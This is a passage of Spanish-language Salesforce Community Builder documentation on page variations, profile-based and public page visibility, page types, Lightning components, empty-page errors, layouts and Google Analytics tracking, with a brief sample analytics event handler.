Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Variaciones de página

Las variaciones de página son versiones alternativas de una página. Puede utilizarlas para probar formatos y estilos de página diferentes, o crear variaciones dirigidas a audiencias distintas. Cada página de su comunidad, incluyendo páginas personalizadas, debe tener al menos una variación de página. Puede agregar tantas variaciones adicionales como necesite en la ficha Variaciones de página de la página.

También puede duplicar variaciones de página, lo que acelera en gran medida las cosas cuando está creando variaciones páginas que solo tienen diferencias menores.




**Ejemplo:** Supongamos que tiene una comunidad de servicios financieros y desea que sus clientes y sus brokers vean una página de Inicio diferente basándose en sus perfiles. Puede crear variaciones de la página Inicio, cada una con contenido dirigido a una audiencia específica (clientes y brokers en este caso) y establecer la visibilidad de cada página en diferentes perfiles. Todos los miembros van a la misma dirección URL, pero sus clientes ven Inicio A, mientras que sus brokers ven Inicio B.

## ¿Quién ve qué exactamente?

Después de crear las variaciones de página que necesita en el Gestor de página, puede establecer su visibilidad. Seleccione entre tres opciones de visibilidad que, cuando se combinan con el estado publicado de una página, determinan si una página es visible para miembros de su comunidad.


**Valores predeterminados: Todos los usuarios salvo establecido por el perfil**
Cuando se publica la página, es visible para todos los miembros de la comunidad, excepto miembros cuyos perfiles están asignados a una variación de página diferente. Cada página debe tener una variación de página predeterminada.

**Por perfil**
Cuando se publica la página, es visible únicamente para usuarios con los perfiles seleccionados.

**Ninguno**
Aunque se publique la página, no es visible para usuarios.

Ejemplo: Estas son algunas de las variaciones de página Inicio con diferentes visibilidad y estados publicados.

- Inicio A solo es visible para miembros de Perfil A.
- Inicio B solo es visible para miembros de Perfil B, pero no pueden ver cambios pendientes.
- Inicio C no es visible.
- Inicio D es visible para todos los miembros, excepto miembros de Perfil A y Perfil B.
- Inicio E no es visible.



# Gestionar la visibilidad de páginas en el Generador de comunidad

Seleccione entre tres opciones de visibilidad que se combinan con el estado publicado de una página para controlar si una página es visible para miembros de su comunidad.

Nota: Estas funciones están disponibles en Winter '16 y versiones posteriores de la plantilla Servicio al cliente (Napili).

Para asignar perfiles a una variación de página.

1. En el Gestor de página, seleccione la página en el menú de la izquierda.
2. Abra la ficha variaciones de página.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar o publicar una comunidad:


- "Crear y gestionar comunidades




3. Haga clic en > **Gestionar visibilidad**.

   Nota: Si la visibilidad de la variación de una página está establecida en Predeterminada, no puede acceder al cuadro de diálogo Gestionar visibilidad. Cada página debe tener una variación de página predeterminada.

4. Seleccione los perfiles que desea.




5. Para actualizar la configuración de visibilidad de:
   - Una página sin publicar, haga clic en **Guardar**. Los cambios de la visibilidad no quedan activos hasta que publica su comunidad.
   - Una variación de página publicada, haga clic en **Publicar cambios de visibilidad**. Los cambios de visibilidad entran en vigor inmediatamente, pero el resto de los cambios pendientes deben publicarse de forma separada.


Para establecer la visibilidad de una variación de página a Predeterminada, haga clic en > **Establecer visibilidad como Predeterminada**.

Para establecer la visibilidad de una variación de página a Ninguna, retire los perfiles asignados o establezca la visibilidad de otra variación a Predeterminada, según proceda.

# Controlar el acceso público de cada página de la comunidad

Establezca el acceso específico de página en sus páginas de comunidad, de modo que pueda restringir o abrir el acceso según las necesidades.

Si desea que los representantes accedan a su comunidad sin iniciar sesión, seleccione `El público puede acceder a la comunidad` bajo Configuración general en Generador de comunidad.





Use el Gestor de página para configurar el acceso de nivel de página.

**Configuración predeterminada de la comunidad**: Esta configuración refleja su elección para Acceso público bajo Configuración general. Si permite el acceso público, las páginas de la comunidad son accesibles para el público, lo que incluye a los usuarios sin licencia de forma predeterminada. Si no, los miembros deben iniciar sesión para acceder a la comunidad.

**Públicos**: Esta configuración permite que la página sea pública con independencia de la configuración predeterminada de la comunidad.

**Requiere inicio de sesión**: Esta configuración permite que la página sea privada y requiere que los miembros inicien sesión con independencia de la configuración predeterminada de la comunidad.




Probablemente esté pensando: "Un segundo. ¿Cómo funciona esto con la visibilidad de página basada en perfil en Generador de comunidad?" A continuación, le explicamos cómo.

Cuando un miembro intenta acceder a una página, primero comprobamos la configuración predeterminada de la comunidad. ¿Es pública o se requiere que los usuarios inicien sesión? Después de esta primera comprobación, examinamos el acceso a la página. Una vez aclarado esto, comprobamos la visibilidad de página basada en perfil que ha configurado en Variaciones de página.

Nota: Existen algunas excepciones en la regla, como de costumbre. Algunas páginas son siempre públicas, mientras que otras son siempre privadas. Las páginas públicas incluyen páginas relacionadas con el inicio de sesión (Iniciar sesión, Registro, Contraseña olvidada, Error de inicio de sesión, Comprobar contraseña). Las páginas de mensajes directos siempre son privadas.


# Propiedades y tipos de páginas en Generador de comunidad

Utilice el Gestor de páginas para ver y modificar las propiedades de varias páginas que conforman su comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




## Tipos de páginas (1)

Hemos agrupado las páginas de su comunidad por tipo en el Gestor de páginas.

**Mis páginas**
Las páginas estándar personalizadas que crea. (Las páginas con objetos personalizados aparecen bajo Páginas con objetos de Salesforce.)

**Páginas *Nombre de plantilla**** 
**Servicio al cliente (Napili), Koa, Kokua o Aloha*

Las páginas predeterminadas que vienen con la plantilla de la comunidad.

**Páginas con objetos de Salesforce**
Las páginas de los objetos en su comunidad, que incluyen las páginas de detalle, lista y lista relacionada del registro del objeto.

**Páginas de registro genéricas**
Las páginas de detalle, lista y lista relacionada del registro predeterminadas que vienen únicamente con la plantilla Servicio al cliente (Napili). Estas páginas genéricas se utilizan para mostrar información de registros para un objeto de Salesforce cuando las páginas de objetos personalizados no existen.

**Páginas de inicio de sesión**
Las páginas de inicio de sesión predeterminadas que vienen con la plantilla de la comunidad.

## Propiedades de páginas (2)

Las propiedades disponibles para cada página dependen del tipo de página seleccionado.

**Nombre**
El nombre de la página como aparece en el Generador de comunidad. Solo puede modificarse en páginas estándar personalizadas.

**Título**
El título de la página como aparece en la ficha del navegador o el título de la ventana. Se utiliza para agregar la página a favoritos y aparece en los resultados del motor de búsqueda. No está disponible para páginas que establecen el título de forma dinámica, como las páginas Detalle de artículo y Detalle de tema.

**URL**
La dirección URL de la página. Solo puede modificarse en páginas estándar personalizadas.

**URL base**
Le permite cambiar las direcciones URL de todas las páginas de forma simultánea: detalle de registro, lista y lista relacionada asociadas con un objeto. Promueve la coherencia garantizando que todas las páginas de objetos comparten un prefijo de URL común. Solo puede modificarse en páginas de objetos personalizadas.

**Descripción**
Se utiliza para fines de optimización del motor de búsqueda (SEO) y aparece en los resultados del motor de búsqueda. Está disponible para las páginas de plantilla Asistencia técnica, Error, Inicio y Catálogo de temas, así como en todas las páginas enumeradas bajo Mis páginas y Páginas de inicio de sesión.

# Modificar componentes y páginas de comunidades en el Generador de comunidad

Puede agregar nuevos componentes a las páginas de su comunidad o modificar las propiedades de componentes existentes para personalizar cada página para que se ajusten a sus necesidades.

Nota: Los componentes de arrastrar y soltar están disponible en las versiones Winter y Spring '16 de las plantillas Koa, Kokua y Servicio al cliente (Napili) y en la versión Spring '16 de la plantilla Aloha.

Si está agregando componentes a una nueva página personalizada, dedique algo de tiempo a planificar la composición de la página en base a los objetivos de la página.

1. En el Generador de comunidad, haga clic en en la barra lateral izquierda para mostrar el Editor de página.
2. Desde el menú Página en la barra de herramientas superior, seleccione la página que desea modificar.

La ficha Componentes Lightning enumera únicamente los componentes que son compatibles con la página seleccionada. Por ejemplo, no puede agregar el componente Detalles del perfil de usuario a la página Inicio.

3. Arrastre el componente que necesite desde la ficha Componentes Lightning sobre un área modificable de la página.
4. Para modificar las propiedades de un componente en la página, selecciónelo en el lienzo de la página principal o en la ficha Estructura de página.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para personalizar o publicar una comunidad:
- "Crear y gestionar comunidades

Cuando selecciona un componente, el Generador de comunidad resalta el componente con un borde azul y muestra las propiedades del componente en el editor de propiedad flotante.

5. Actualice el componente según necesite.

Ejemplo: Aquí se incluye una configuración de muestra del componente Titular (1) en la página Inicio con la lista de componentes Lightning compatibles (2) y las propiedades (3).




Consejo:

- Puede examinar una selección de componentes Lightning personalizados en AppExchange y agregarlos a su organización directamente desde Generador de comunidad. Haga cli en **Obtener más en AppExchange** en el editor de página. Los componentes listos para agregar a las páginas Lightning de su comunidad aparecen. Cuando agrega un componente, aparece en el panel Componentes Lightning de todas las comunidades basadas en plantilla en su organización.
- También puede crear componentes Lightning personalizados y utilizarlos en páginas de comunidad. Para obtener más información sobre la creación de componentes Lightning personalizados y activarlos para el Generador de comunidad, consulte la *Guía del desarrollador de componentes Lightning*.

## Mensajes de error para páginas sin datos en Generador de comunidad

Cuando crea una página de comunidad basada en plantilla utilizando componentes Lightning en Generador de comunidad, se encuentra en ocasiones en una situación donde una página no se carga correctamente. Averigüe por qué ve este error y cómo puede solucionarlo. Alerta de spoiler: ¿Desea ver una página? Asegúrese de que el componente tiene datos subyacentes.


# Mensajes de error para páginas sin datos en Generador de comunidad

Cuando crea una página de comunidad basada en plantilla utilizando componentes Lightning en Generador de comunidad, se encuentra en ocasiones en una situación donde una página no se carga correctamente. Averigüe por qué ve este error y cómo puede solucionarlo. Alerta de spoiler: ¿Desea ver una página? Asegúrese de que el componente tiene datos subyacentes.

EDICIONES

Disponible en: Salesforce Classic


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Un error se produce en páginas de comunidad en uno de los siguientes tres casos:

- La página no tiene ningún componente
- La página tiene uno o m´s componentes y uno o más no tiene datos subyacentes

Visualiza este error cuando los componentes se basan en datos dinámicos y no encuentran ningún dato subyacente en el que apoyarse. Por ejemplo, un componente Grupo que no encuentra un Id. de grupo o un registro que no encuentra un Id. de registro le darán un error.




### ¿Por qué veo este error?

En la mayoría de los casos, la página intenta apoyarse en información donde no la hay. Por ejemplo, supongamos que realizar una página de detalles de registro para el objeto Cuenta. Si no tiene ninguna cuenta configurada en Salesforce, verá un error. O supongamos que configura una página de detalles de grupo, pero su comunidad no tiene ningún grupo. Otra vez, verá un error.

### Algún consejo?

La plantilla Servicio al cliente (Napili) utiliza temas para organizar contenido en una comunidad. Para ver páginas de detalles de tema, configure primero Temas de navegación en Gestión de comunidad.

Las siguientes páginas predeterminadas en la plantilla Servicio al cliente (Napili) pueden mostrar este error. Estas son algunas sugerencias sobre cómo solucionarlo.

- Detalles de artículos: Cree al menos un artículo de Salesforce Knowledge en su organización.
- Detalle de tema: Cree un tema de navegación.
- Detalles de pregunta: Cree un tema de navegación. Utilice el botón Realizar una pregunta para crear una pregunta.
- Detalles de noticias en tiempo real: Utilice el botón Publicador de publicaciones o Realizar una pregunta para crear una publicación o pregunta.
- Detalles de grupo: Cree un grupo en la comunidad.

Las siguientes páginas predeterminadas en la plantilla Koa pueden mostrar este error. Estas son algunas sugerencias sobre cómo solucionarlo.

- Inicio: Asocie una categoría de datos con la plantilla.
- Detalles de artículos: Cree al menos un artículo de Salesforce Knowledge en su organización.
- Lista de artículos: Cree al menos un artículo de Salesforce Knowledge en su organización.
- Inicio de categoría: Cree al menos una categoría de datos en su organización.
- Buscar: Cree al menos un artículo y categoría de datos de Salesforce Knowledge en su organización.

Las siguientes páginas predeterminadas en la plantilla Kokua pueden mostrar este error. Estas son algunas sugerencias sobre cómo solucionarlo.

- Inicio: Asocie una categoría de datos con la plantilla.
- Detalles de artículos: Cree al menos un artículo de Salesforce Knowledge en su organización.
- Lista de artículos: Cree al menos un artículo de Salesforce Knowledge en su organización.
- Detalles del caso: Cree al menos un caso en la comunidad o su organización.
- Inicio de categoría: Cree al menos una categoría de datos en su organización.
- Detalles de noticias en tiempo real: Utilice el Publicador de publicaciones para crear una publicación o pregunta.
- Mis casos: Cree al menos un caso en la comunidad o su organización.
- Buscar: Cree al menos un artículo y categoría de datos de Salesforce Knowledge en su organización.

# Cambiar el formato de contenido en el Generador de comunidad

Cambie rápidamente el aspecto de las páginas de su comunidad cambiando a un formato diferente. Puede incluso crear sus propios formatos personalizados en la Consola de desarrollador e importarlos para utilizarlos en su comunidad.

Nota: Esta función está disponible en Winter '16 y versiones posteriores de las plantillas Koa, Kokua y Servicio al cliente (Napili) y en Spring '16 y versiones posteriores de la plantilla Aloha.

1. En el Generador de comunidad, haga clic en en la barra lateral izquierda para mostrar el Editor de página.
2. Desde el menú Página en la barra de herramientas superior, seleccione la página que desea modificar y haga clic en Propiedades de página.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para personalizar o publicar una comunidad:


- "Crear y gestionar comunidades




3. Haga clic en **Cambiar formato** en el editor de propiedad.




4. Seleccione el nuevo formato. Si agregó un formato personalizado, verá formatos de contenido personalizado y listo para utilizar mostrados juntos.



5. Haga clic en **Cambiar**.
   Si la estructura del nuevo formato es diferente del formato actual, algunas zonas no estarán visibles. No obstante, las zonas estarán disponibles y podrá cambiar a un formato diferente en cualquier momento.

   Nota: Si cambia el formato de una página de plantilla predeterminada, la única forma de revertir al formato original es hacer clic en **Deshacer**.

Para obtener más información acerca de los formatos personalizados, consulte la *Guía del desarrollador de componentes Lightning*.

# Realizar un seguimiento de los usuarios de la comunidad con su Id. de seguimiento de Google Analytics™

Active el seguimiento de páginas mediante la adición de su Id. de seguimiento de Google Analytics en el Generador de comunidad en **Configuración** > **Avanzada**. Utilice los datos resultantes para obtener más información acerca del comportamiento del cliente en sus comunidades: qué paginas visitan, qué buscan, en qué hacen clic y dónde dejan su comunidad. A continuación, ajuste las páginas de la comunidad para presentarlas con una mayor precisión a los clientes.

Realice los siguientes pasos en la comunidad que desea seguir utilizando Google Analytics:

1. En Generador de comunidad, haga clic en en la barra lateral izquierda y haga clic en **Avanzada**.
2. Introduzca su Id. de Google Analytics.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar o publicar una comunidad:

- "Crear y gestionar comunidades




3. Para activar el servicio, publique la comunidad.

Los datos de análisis de la comunidad se transmiten directamente al servicio Google Analytics, donde puede revisarlos e interpretarlos.

Nota: Google Analytics no es compatible con el entorno de Sandbox.

En el caso de los desarrolladores de componentes Lightning personalizados para comunidades, ponemos a su disposición el evento global `forceCommunity:analyticsInteraction`. Use este evento para hacer un seguimiento de los eventos desencadenados por el componente personalizado. Por ejemplo, puede crear un botón personalizado e incluir el evento `forceCommunity:analyticsInteraction` en el controlador del botón. Siempre que un usuario hace clic en el botón, los datos de eventos se envían a Google Analytics.

Ejemplo:

```
onClick : function(cmp, event, helper) {
     var analyticsInteraction =
$A.getEvt("markup://forceCommunity:analyticsInteraction");
     analyticsInteraction.setParams({
          hitType : 'event',
          eventCategory : 'Button',
          eventLabel : 'Cats',
          eventAction : 'click'
          });
     analyticsInteraction.fire();
     }
```

# Agregar marcas a la etiqueta <head> de la página para personalizar su comunidad

Agregue datos analíticos personalizados, mejore los resultados de su optimización del motor de búsqueda (SEO) y más agregando marcas personalizadas a la etiqueta `<head>` de la página en el Generador de comunidad.

Nota: Esta función está disponible en Winter '16 y versiones posteriores de las plantillas Koa, Kokua y Servicio al cliente (Napili) y en Spring '16 y versiones posteriores de la plantilla Aloha.

Por ejemplo, puede personalizar las páginas de su comunidad para que se ajusten a sus necesidades agregando:

- Código de análisis personalizado, como Google Analytics™
